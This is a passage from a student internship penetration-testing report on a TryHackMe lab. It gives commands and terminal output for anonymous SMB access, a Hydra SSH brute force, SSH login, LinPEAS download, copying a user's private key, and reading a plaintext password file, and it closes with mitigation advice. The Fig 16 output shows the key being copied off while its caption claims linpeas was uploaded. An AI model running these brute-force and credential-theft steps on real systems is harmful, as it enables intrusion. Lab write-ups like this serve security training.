Observation: Directory enumeration revealed a hidden path named "development" on the web server. Inside, dev.txt and j.txt contained developer notes, SMB configuration references, and a warning about weak passwords – all of which proved useful for subsequent stages of the attack.

Answer: The hidden directory discovered on the web server is named development.

Step 4: SMB Enumeration

Command Used: smbclient //10.49.189.243/Anonymous -N

Explanation:

smbclient → connects to SMB shares
-N → allows anonymous login (no password required)

```
┌──(kali㉿kali)-[~/Garima_Upadhyay_Shadowfox]
└─$ smbclient //10.49.189.243/Anonymous -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Apr 19 13:31:20 2018
  ..                                  D        0  Thu Apr 19 13:13:06 2018
  staff.txt                           N      173  Thu Apr 19 13:29:55 2018

                14282840 blocks of size 1024. 6246948 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (1.3 KiloBytes/sec) (average 1.3 KiloBytes/sec)
smb: \> ^C
```

Fig 7: SMB Anonymous Login – Listing Files and Downloading staff.txt

```
┌──(kali㉿kali)-[~/Garima_Upadhyay_Shadowfox]
└─$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

Fig 8: Contents of staff.txt – Internal Staff Communication

Observation: The SMB share permitted anonymous access without credentials. Connecting to it exposed a file called staff.txt containing internal staff communications, confirming a misconfiguration that allows unauthorized file retrieval.

Step 5: Brute Force Attack using Hydra

Command Used: hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.49.189.243

Explanation:

hydra → performs brute force attack
-l → specifies the target username
-P → provides the password wordlist for brute forcing

Observation: Hydra successfully recovered the SSH credentials for user jan, with the password armando. This demonstrates how easily weak passwords can be compromised using automated brute-force tools.

```
┌──(kali㉿kali)-[~/Garima_Upadhyay_Shadowfox]
└─$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.49.189.243
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-24 14:18:58
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
ore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.49.189.243:22/
[STATUS] 259.00 tries/min, 259 tries in 00:01h, 14344142 to do in 923:03h, 14 active
[STATUS] 222.33 tries/min, 667 tries in 00:03h, 14343736 to do in 1075:15h, 12 active
[22][ssh] host: 10.49.189.243   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-24 14:22:52
```

Fig 9: Hydra Brute Force Attack – SSH Credentials Cracked (jan : armando)





Fig 10: Answer Verification – Username: jan, Password: armando

Step 6: Gaining Initial Access via SSH

Command Used: ssh jan@10.49.189.243

Explanation: Used to log into the system remotely via SSH

Observation: Using the recovered credentials, SSH access to the target machine was established, providing an initial foothold on the system.



```
┌──(kali㉿kali)-[~/Garima_Upadhyay_Shadowfox]
└─$ ssh jan@10.49.189.243
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
jan@10.49.189.243's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue 24 Mar 2026 02:24:21 PM EDT

  System load:  0.29               Processes:             106
  Usage of /:   50.6% of 13.62GB   Users logged in:       0
  Memory usage: 56%                IPv4 address for eth0: 10.49.189.243
  Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Fig 11: SSH Login – Successful Access to jan@10.49.189.243

Fig 12: Answer Verification – Service Used: SSH

Step 7: User Enumeration

Command Used: `whoami ls /home`

Explanation:

whoami → shows the current logged-in user
ls /home → lists all user home directories

Observation: System enumeration revealed three user accounts — jan, kay, and ubuntu — suggesting multiple potential paths for lateral movement and privilege escalation.

```
jan@ip-10-49-189-243:~$ whoami
jan
jan@ip-10-49-189-243:~$ ls /home
jan  kay  ubuntu
```

Fig 13: User Enumeration – whoami and ls /home Revealing Users jan, kay, ubuntu

What is the name of the other user you found(all lower case)?

kay

✓ Correct Answer

Fig 14: Answer Verification – Other User Found: kay

Step 8: Downloading LinPEAS

Command Used: wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

Explanation: Downloads the LinPEAS privilege escalation enumeration script

Observation: LinPEAS, a well-known privilege escalation enumeration script, was downloaded in preparation for automated scanning of the target system.

```
┌──(kali㉿kali)-[~/Garima_Upadhyay_Shadowfox]
└─$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
--2026-03-24 15:09:16--  https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 20.207.73.82
Connecting to github.com (github.com)|20.207.73.82|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh [following]
--2026-03-24 15:09:17--  https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20260323-31545e76/linpeas.sh [following]
--2026-03-24 15:09:17--  https://github.com/peass-ng/PEASS-ng/releases/download/20260323-31545e76/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/165548191/73f5566e-649f-48d5-a1
b&spr=https&se=2026-03-24T20%3A08%3A00Z&rscd=attachment%3B+filename%3Dlinpeas.sh&rsct=application%2Foctet-stream&skoi
&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2026-03-24T19%3A07%3A07Z&ske=2026-03-24T20%3A08%3A00Z&sks=b&skv=2018-
mq77mWXYDbqvUNs%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ
ia2V5MSIsImV4cCI6MTc3NDM3OTY1NywibmJmIjoxNzc0Mzc5MzU3LCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmUud2luZG93
fPuyHlBHms4lQ1s4&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%
--2026-03-24 15:09:17--  https://release-assets.githubusercontent.com/github-production-release-asset/165548191/73f5566
=2018-11-09&sr=b&spr=https&se=2026-03-24T20%3A08%3A00Z&rscd=attachment%3B+filename%3Dlinpeas.sh&rsct=application%2Foc
dd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2026-03-24T19%3A07%3A07Z&ske=2026-03-24T20%3A08%3A00Z&
e65T7Gp749pUbVZmq77mWXYDbqvUNs%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZW
Y29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc3NDM3OTY1NywibmJmIjoxNzc0Mzc5MzU3LCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5ibG9iL
lElZ3-w3cJlNHT8gfPuyHlBHms4lQ1s4&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-t
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.109.133, 185.199.111.
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.109.133|:443... conne
HTTP request sent, awaiting response... 200 OK
Length: 1033031 (1009K) [application/octet-stream]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================================================]

2026-03-24 15:09:18 (6.09 MB/s) - 'linpeas.sh' saved [1033031/1033031]
```

Fig 15: wget Downloading linpeas.sh from GitHub

Step 9: Transferring LinPEAS

Command Used: scp linpeas.sh jan@10.49.189.243:/dev/shm

Explanation: Securely copies the script to the target machine using SCP

Observation: LinPEAS was securely copied to the target machine using SCP, placed in /dev/shm to minimize disk footprint.

```
┌──(kali㉿kali)-[~/Garima_Upadhyay_Shadowfox]
└─$ scp jan@10.49.189.243:/home/kay/.ssh/id_rsa .
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
jan@10.49.189.243's password:
id_rsa                                                    100% 3326    47.0KB/s   00:00
```

Fig 16: SCP Transfer – linpeas.sh Copied to Target Machine

Step 10: SSH Key Access

Command Used: ssh -i id_rsa kay@10.49.189.243

Command Explanation: This command initiates an SSH connection to the target machine (10.49.189.243) as user `kay`, using a private RSA key file (`id_rsa`) for authentication instead of a password. The `-i` flag specifies the identity file (private key) to use. This key was discovered in kay's `.ssh` directory during earlier enumeration, allowing passwordless lateral movement into the account.

Explanation: Uses a private RSA key to authenticate as user kay without a password

Observation: Using a private RSA key discovered during enumeration, authentication as user kay was achieved without a password, completing lateral movement to another account.




Fig 17: SSH Key-Based Login – Lateral Movement to User kay

Step 11: Accessing Sensitive File

Command Used: cat /home/kay/pass.bak

Explanation: Reads and displays the contents of the backup file

Observation: A backup file in kay's home directory contained a plaintext password. Despite being a strong password, storing it unprotected in a user's home directory is a serious security lapse.

Fig 18: cat pass.bak – Password Retrieved from Backup File




Fig 19: Answer Verification – Final Password: heresareallystrongpasswordthatfollowsthepasswordpolicy$$

◆ Final Output

The final password obtained was: **`heresareallystrongpasswordthatfollowsthepasswordpolicy$$`**

◆ Final Observation

This exercise revealed how a combination of exposed services, weak credentials, and misconfigured file permissions can be chained together to achieve full system access.

◆ Output Explanation

All questions on the TryHackMe platform were answered correctly, confirming that each stage of the penetration test was executed successfully.

The hidden development directory was uncovered through enumeration, revealing improperly exposed internal resources. Credentials recovered through brute force then enabled SSH access to the system.

Continued enumeration identified an additional user account and an insecure backup file containing credentials. Retrieving the final password confirmed that the penetration test was completed successfully from end to end.

◆ Mitigation Steps

Strong authentication should be enforced across all services, including the use of complex passwords and account lockout policies to defend against brute-force attacks. Sensitive directories must not be publicly accessible and should be protected with appropriate access controls.

Regular security audits and system hardening exercises should be carried out to identify and remediate weaknesses. Unused services should be disabled, and user permissions should be assigned based on the principle of least privilege to limit the potential impact of a compromise.

RESOURCES USED

1. Kali Linux (Virtual Machine)
2. VMware Workstation Pro
3. Nmap
4. Gobuster
5. Wireshark
6. Metasploit Framework
7. VeraCrypt
8. Hashcat
9. PE Explorer
10. LinPEAS
11. Windows 10 Virtual Machine

These tools were used across the internship tasks to carry out scanning, enumeration, exploitation, and analysis.

REFERENCES

1. Official documentation for tools including Nmap, Wireshark, Metasploit, and Hydra was consulted to understand command usage and practical application.
2. The Kali Linux official website and its documentation were referenced for tool setup and configuration guidance.
3. The TryHackMe platform was used to complete structured, hands-on penetration testing exercises in a guided lab environment.
4. Online tutorials and cybersecurity learning resources helped deepen understanding of techniques such as enumeration, brute-forcing, and privilege escalation.
5. GitHub was used as a source for tools like LinPEAS, along with their usage documentation.
6. A significant portion of the learning came from hands-on experimentation during task execution, which provided a clearer and more practical understanding of how these attacks function in real environments.